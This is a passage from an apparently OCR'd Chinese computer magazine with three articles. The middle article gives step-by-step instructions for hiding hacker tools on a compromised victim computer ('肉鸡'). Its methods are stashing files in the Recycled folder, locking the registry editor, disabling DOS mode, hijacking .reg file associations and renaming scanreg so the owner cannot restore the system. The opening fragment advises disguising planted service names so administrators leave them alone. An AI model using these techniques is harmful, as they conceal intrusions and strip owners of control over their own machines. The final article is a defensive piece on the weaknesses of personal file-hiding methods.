综上所述，最重要的其实是服务名的选择，我的一个朋友曾说过：给服务编造名字绝对是个艺术。确实，当你对系统有深入的了解后，服务名和描述可以假乱真，使管理员绝不敢轻易卸载。这样，网管对我们的成果就毫无威胁，我们也就达到最初的目的了。

在肉鸡中隐藏文件一法

慧泽

很多时候我们要在肉鸡中隐藏我们的文件，如果对方看到你放在他电脑中的黑客软件，他不怀疑才怪！那么该怎样把文件藏起来呢？今天我们就谈谈这个问题。

思路

我们可将文件隐藏到特殊系统文件中，如字体目录 fonts 和回收站等。利用大家对回收站的疏忽劲（谁能想到回收站中另有乾坤呢？）来隐藏我们的文件。当然，要略施手段才行。我们要用到的工具是 Windows 98 自带的文件管理器——winfile.exe，这个在 Windows 3.x 时代的文件在 Win98 下依然存在，把所有欲隐藏的文件、程序等尽可放入。这样，在 Windows 下就看不到了，并且清空回收站也依然存在。

具体步骤

在“开始”菜单的“运行”中输入 winfile.exe，打开文件管理器（图1）。点击“窗口”菜单下的“新窗口→垂直平铺”，然后再选择“查看”菜单下的“按文件类型”，在弹出的“按文件类型”对话框的“显示／隐藏系统文件”前打上“✓”。接着就可将欲隐

藏的文件选中，按住Ctrl键的同时拖入recycled（这就是回收站）文件夹里。这样做的目的是将文件复制到回收站，如果你想移动文件夹到回收站，直接拖动即可。这样，无论是在“我的电脑”还是“资源管理器”中，或者在回收站里，都无法看到这个文件了。




图 1

如果你隐藏的是可执行文件，假设隐藏在C:\recycled下，当你要使用该程序时，可以在“开始”菜单的“运行”中输入“C:\recycled\你想执行的可执行文件”即可（注：不带引号）。谁也不会想到我们的回收站中也另有乾坤！

进阶

上面这个方法有个缺点，即对方可通过运行文件管理器winfile.exe，然后选中回收站来发现你隐藏的文件。虽然知道这招的人不多，但为了防止万一，我们应该做得更好些。下面介绍的进阶技巧，会让你的文件更隐蔽！

在“开始”菜单的“运行”中输入regedit，打开注册表编辑器展开到HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL下，检查是否有DWORD值“CheckedValue”，如果没有就新建，将其键值改为0。关闭Regedit，回到桌面，按F5刷新，进入任意一个文件夹，点击“查看”菜单下的“文件夹选项”，在弹出的“文件夹选项”对话框中点击“查看”标签，在该窗口中找到“文件和文件夹”下的“隐藏文件”，你会发现“不显示隐藏文件或系统文件”和“显示所有文件”前的选项框中都选择了（图2）。此时，就算你只想选中“显示所有文件”也无法办到了。




图 2

再打开文件管理器，即便是选中“查看→按文件类型→显示／隐藏系统文件”，也无法看到回收站了。既然连回收站都无法看到，用文件管理器又怎么能发现我们隐藏的文件呢？

如果你还不相信这种效果，可以在“资源管理器”和“我的电脑”中也试试看，还是无法看到回收站！如果你能给注册表加锁使人无法修改DWORD值“CheckedValue”，则会更安全。方法是：运行regedit，展开注册表的HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVerssion\policies分支，点击鼠标右键，选“新建→主键”，将键值命名为“system”，在该主键下新建DWORD值Disableregistrytools，并设键值为1即可。这样，当有人运行注册表编辑器时，就会出现“注册编辑已被管理员所禁止”的对话框（图3），由此达到限制别人使用注册表编辑器的目的。

为防止别人用reg文件解锁注册表，还应将reg文件打开方式关联到记事本程序。修改注册表，在HKEY_LOCAL_MACHINE\Software\CLASSES\.reg右边的窗口中更改“默认”值为“txtfile”即可。

现在可以说是很安全了，在Windows下几乎是无懈可击。但还有个缺陷：即我们没有考虑到DOS模式，如果别人进入DOS，然后进入C:\recycled下，就会发现我们隐藏的文件或文件夹。而且，他还可把回收站里的desktop.ini文件删除（在DOS下，用CD recycled命令进入回收站，然后输入del desktop.ini即可删除该文件），这样，在Windows下的隐藏也会告以失败！所以，我们要禁止切换到DOS模式才行。




图 3

禁止DOS实模式还是要用到注册表“大法”。展开注册表到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp下，新建DWORD值“NoRealMode”，将其键值改为1即可。

总结

1．用文件管理器winfile.exe将文件放入回收站中；

2．更改注册表，使系统的“查看→文件夹选项”中的“显示所有文件”失效。这样，在Windows下就无法看到回收站；

3．更改注册表，禁止DOS实模式；

4．在注册表中更改reg文件打开方式；

5．给注册表加锁，使别人无法更改注册表中我们隐藏文件时所用到的键值；

6．把scanreg.exe、scanregw.exe这两个文件改名隐藏起来，使对方无法恢复注册表（用scanreg/restore命令可恢复注册表到最近五次备份的任意一次）。

如果你要使用注册表编辑器，可用记事本编辑如下内容的.vbs文件，使用时双击即可（“'”以后部分为笔者加的注释）：

DIM WSHSET WSH=WSCRIPT.CreateObject("WSCRIPT.SHELL") '击活WScript.Shell对象 WSH.POPUP("为您解开注册表!")'显示弹出信息“为您解开注册表！”

WSH.Regwrite"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools",0,"REG_DWORD"'对注册表解锁 WSH.POPUP("注册表解锁成功!")'显示弹出信息“注册表解锁成功！”




图 4




图 5

双击该vbs文件，会先弹出一个窗口显示“为您解开注册表！”（图4）。

点击“确定”后，会弹出另外一个对话框“注册表解锁成功！”（图5），再运行注册表编辑器regedit，成功了！你可把该VBS文件当成一把解锁钥匙放在隐蔽的地方，需要时再使用。

至此大功告成！如果你感兴趣的话，不妨也试试看，没准能给你一个惊喜呢！

危险的隐藏

沼泽

我们的电脑不能让人动，这是没有道理的，因为我们不能有一颗自私的心。为了安全，我们开始了隐藏的探索。但我今天却要告诉你，隐藏是危险的。我们个人用户没有什么机密，有的只是隐私，因此我们一般不选特别专业的软件来加密，选择了隐藏。一方面用软件加密会给我们带来操作上的不方便，尤其是等待加密和解密的漫长时间。另一方面，它过分的依靠软件，也是我们不喜欢的。如果别人一开机就看到“伪装专家”之类的软件，这不是在勾引别人看你的文件吗？再说，现在的破解软件也不少呀！

一 隐藏存在危险的原因

说隐藏危险绝不是信口开河，有两方面原因。

原因一：我们有了隐藏的文件，同时也就有了勾引别人的东西，因为任何人都有一颗好奇心，一旦好奇心强烈到偶尔可以战胜道德时，你隐藏的东西就在勾引别人去干不该干的事情。一旦他偶尔成功了，他看到的就不仅仅是你的秘密文件，他可能了解了你的密码习惯。如果他还懂得点社会工程学原理，会发生什么就没人可预料到了。所以我的观点是：尽量少隐藏文件，少使用密码，因为你的密码过多的使用，就给了别人更多猜到你编码习惯的机会。

原因二：我们经常使用着带有漏洞的隐藏方法。你可别说你的隐藏方法没有漏洞，想想，那个微软的操作系统不是漏洞不断呢？如果你还是个菜鸟，即你的隐藏方法是高手透漏出来的，那么，这个方法就不仅仅是你知道，大家都知道。如果你同时拥有了上面的两个条件，恭喜你，你的秘密已经很危险啦！

下面笔者就将发现的小小漏洞一一报给大家（由于能力有限，不可能将所有漏洞发现，望谅！）。

二 几种隐藏方法及其破解之道

1. script 隐藏方法

下面先简单说一个被N处传播了的方法——利用 script 的隐藏方法（这种方法好像不能在 Windows XP 中用，不过我在 Win2000 中试后没有问题）。具体方法是利用自定义文件夹。在文件夹中点击右键，找到自定义文件夹，然后按照提示一步一步进行就可以啦（注：本人用的是 Win2000 系统）！

注意 到了“更改文件夹模板”这一步时，选择编辑该模板，就会看到一个 HTML 文件，在其中加入下面的 script 代码就可以了。加到<head>…</head>或<body>…</body>之间的任何一个地方都可以。

```
<script language="JavaScript">
var pass=prompt("私人文件，你还是不要动比较好！")
if(pass!="123")
{window.location="H:"}
</script>
```

注意 我们要注意两点：

第一、上面代码中的 123 是你进入的密码，可以任意设置。

第二、“window.location =”后的 URL 表示如果密码不正确将返回的地址，你可任意设置。

破解之道 好了，看上去一个完美、简单的隐藏法一不小心被你发现了。但我要说的是，破你的加密轻而易举。不信的话，请往下看：

❶方法一：在命令提示符下进入你的隐藏目录。一个 copy 命令或者一个 ren 命令就把你的秘密给解决了，不信你试一试 **copy *.* C:\1**

这下到 C:\1 目录下看看，是不是有了你的秘密（注：“1”为我们假定的隐藏目录）。

命令提示符下还不仅仅是有这么一个命令呢，命令提示符下进入该目录，敲入下列命令：

```
attrib   s   h
ren desktop.ini 1.ini
```

现在再回到你的加密文件夹“1”看看，应该不需要密码了吧！其实，问题都出在那个 desktop.ini 文件上，如果你不喜欢，把它删除了也可破解。而且估计这还是一个万能的方法，很多隐藏方法都是它在搞小动作。

❷方法二：在资源管理器中解决。这种隐藏方法是不能隐藏下级目录，也就是说，在资源管理器中，虽然他进不了你的这个目录，但可以在资源管理器中跳过这个目录进入下级目录。别以为你没有什么下级目录，系统可是给你自动产生了一个 fodder setting，里面的东西可要比你的秘密重要多了，那里面有你的密码。在那个文件夹中找到 folder（folder.htt 是一个模板），用记事本打开，你的密码就这样给终结了。

现在可有人爱搜 folder 文件（可能是什么病毒给吓的），你也就小心点吧，别赔了夫人（你的秘密）又折兵（你的密码）！不过，如果你对可能接触我们电脑的人（包括黑客）有信心，做这么一个“隐藏”来提醒提醒大家也是不错的方法。

2. 回收站系列隐藏方法

回收站系列也是发扬比较光大的一种隐藏方法。前不久，笔者就看到一篇文章又在介绍，可怕的是，他还鼓励我们做两个批处理文件。

一个是用来隐藏的	一个是用来恢复的
@echo off	@echo off
c:	c:
cd recycled	cd recycled
attrib -s -h	ren 2.ini desktop.ini
ren desktop.ini 2.ini	attrib +s +h

破解之道 其实不用改动这个 desktop.ini 文件，也能解除隐藏。在命令提示符下看到被隐藏的文件后，copy 到其他地方就可以了。

我看到这个鼓励就吓了一跳，那是在告诉隐藏方法吗？要知道一个批处理文件是任何一个人都可以看的呀！右击批处理文件，选择“编辑”，一切都在别人的眼底下了。再说，如果这两个批处理文件的执行顺序稍微出点差错，那岂不是麻烦了（不信你试一试）。批处理是好用，但绝不是处处可用。解决批处理文件这个问

题的方法要用工具BAT2COM和COM2EXE，把批处理文件变为com文件或者exe文件。

为告诉大家这个方法的不好之处，我给大家讲个亲身经历。那是一个偶然的机会，我通过网络邻居看到一个计算机的某个驱动器下竟然有两个回收站。不用问，肯定有个是假回收站，尽管那时我并不知道这位高人是用什么方法做了两个回收站，但直觉告诉我肯定是隐藏着一些东西。因为看上去都是空空的回收站，一个大小为零，一个却是几十兆。由于那时我很菜，不会通过网络来操作他的回收站，于是把他那个假回收站给拷回来（因为回收站其实就是一个文件夹），在我的爱机上就完全能操作了。按上面的方法一看，好东西呀！我说这个经历是想和大家说隐藏方法可能是不同的，比如利用系统文件夹（如font文件夹、控制面板文件夹等），但破解方法却可能是一样的。

3. 注册表隐藏方法

还有一大类的隐藏方法是改动注册表。比如我们设置好隐藏属性，设法使那个“文件夹属性”消失，具体做法是找到注册表的如下位置：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

在右边窗口中点击右键，选择“新建→DWORD值”，命名为“nofolderoption”，并将其值设为1。这样做了，使浏览器下的“Internet选项”也没有了。当别人看到你没有这两个东西时，给你改回来不是什么难事吧！

4. 改扩展名隐藏方法

还有一种方法是改扩展名。Win2000/XP默认扩展名是不显示的，我们可通过选择“工具→文件夹选项→查看”，在“高级”设置中把“隐藏已知文件的扩展名”选项去掉，以显示和隐藏扩展名。

利用改扩展名来隐藏文件，这是利用改变默认文件的关联来使得文件不能正常打开。看上去是个不错的方法，但我还想讲一个经历来给大家听。一次在网络上，无意中发现一个文本文件，本以为是某软件的说明或网络上下载文章的部分内容。可当我打开时，发现根本打不开，关闭它时又出现“没有响应”的提示。于是我看了看它的大小，很奇怪，竟然有几十兆！很自然的我猜想到它是一个应该用播放器打开的文件，结果我看到了不方便告诉大家的东西。我想这个例子应该可以说明些问题了吧！

5. 公共漏洞

公共的漏洞就是大家可通过最近打开的文档来访问你的文件。公共漏洞（没有那么绝对）隐藏后的文件你是一定会去看的，而你一旦看过这个文件后，至少有两个地方可暴露你的隐藏文件。一个是最近打开的文档，另一个是浏览器历史记录中的我的电脑。当别人在这两个地方看到你的隐藏文件后，是可以通过这两个地方直接访问你的文件的，而不需要去找到你的隐藏文件目录。如果他还看看这个文件的属性，你的那个文件夹就都暴露了。简单解决方案是：用组策略。

在运行菜单中键入gpedit.msc，找到“用户配置→管理模板→任务栏和【开始】菜单”（图1）。注意了，这儿有两个方法可隐藏最近打开的文件。一个是“从开始菜单上删除文档菜单”；另一个是“不要保留最近打开文档的记录”。好像第一种方法更彻底，如果你这样认为了，那么你错了。如果你选择了第一种，那么也许别人不能从开始菜单的文档中得到你最近打开的文档，但如果他进入系统安装盘下的\Documents and Settings\user\Recent文件夹（其中user是指你的登陆用户名），那么一切就暴露了。所以一定要选择第二种方案，不过即使你这样做了，也不能说安全了，因为鬼才知道它会还藏在是什么地方。



图 1

其实和这个隐藏方法相同的就是改注册表，先在注册表中找到下面的键值：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

增加一个双字节的键值：如果你添加的是："NoRecentDocsMenu"=dword:00000001，那么你将隐藏文档（Documents）菜单；如果你添加的是："ClearRecentDocsOnExit"=dword:00000001，那么在你每次退出系统时，自动清除文档菜单中的历史记录。关于这两种改法的区别，我想我已经说的很明白了。

> **注意** "NoRecentDocsMenu"=dword:00000001表示在注册表窗口右侧单击鼠标右键，选择“新建→DWORD值”，命名为NoRecentDocsMenu，并双击它，将其值设为1，下面的"ClearRecentDocsOnExit"=dword:00000001雷同。

可我想告诉你的是，现在很少有人不会改注册表了。看到这儿，也许你已经不想再看下去了，好像我一直在给你泼冷水。那么，我现在就告诉你一个可以隐藏的方法，因为是微软为我们想出来的，所以估计不会有什么问题，前提是你的文件格式是NTFS，操作系统是Win2000的任何版本或XP的professional，微软把他叫EFS(ecrypting file system)。如果你的操作系统还不是Win2000，劝你快快升级，不仅仅是为了加密。

如果你的文件系统不是NTFS，没有关系，在命令提示符下转变，用命令：**convert X: /fs:ntfs**（其中X表示你要转换的盘）。这样转换后，你的任何内容都不会丢失的。右击你要隐藏的文件夹，选择“属性”，选择“高级项”，然后选择“加密内容以便保护数据”（图2）。

其实你也可通过命令提示符来实现这个过程。具体用到的命令是cipher，你可在命令提示符下敲入**cipher /?**来查看它的使用方法。不过，我实在很难想出谁会放着图形化的操作界面不用，而去和黑屏较劲。如果你觉得麻烦，可在右键中加入“加密”选项，具体做法是修改注册表。找到HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion /Exporer/Advanced，新建－Dword值“EncryptionContextMenu”作为键名，并设置键值为“1”。这种加密是一个透明加密，也就是说当加密用户登陆后，他不会感觉到密码的存在，而当以其他身份登陆时，是可见而不可得的，即使有人拿你的硬盘复制了这个文件，到他的系统上也看不见你的内容。所以你要做的就是另外加一个用户，

然后以那个用户登陆，加密你要加密的文件，我们把这个用户叫做加密用户，因为它的存在仅仅是为了加密。有个普通用户的权限就可以了。我们平时以其他用户身份去登陆，不过不要以管理员的身份登陆。因为系统管理员可能是个恢复代理。等到你需要访问这个文件时，用你的加密用户登陆即可。由于这种加密具有继承性，你指定一个文件夹加密，以加密身份登陆后，新加的软件都往这个目录添加，这些新添加的软件会自动成为加密软件。系统给我们提供的这个加密从安全角度看是没问题的，可是我还是想说，它太危险了。倒不是因为别人会在什么地方看到你的密码，也不是说它有什么漏洞可被别人利用。而是如果你操作有误，估计就很难看到你的文件了。如果有一天你把加密用户的登陆密码给忘了，那么就很难再看到被这个用户加密后的文件了。




图 2

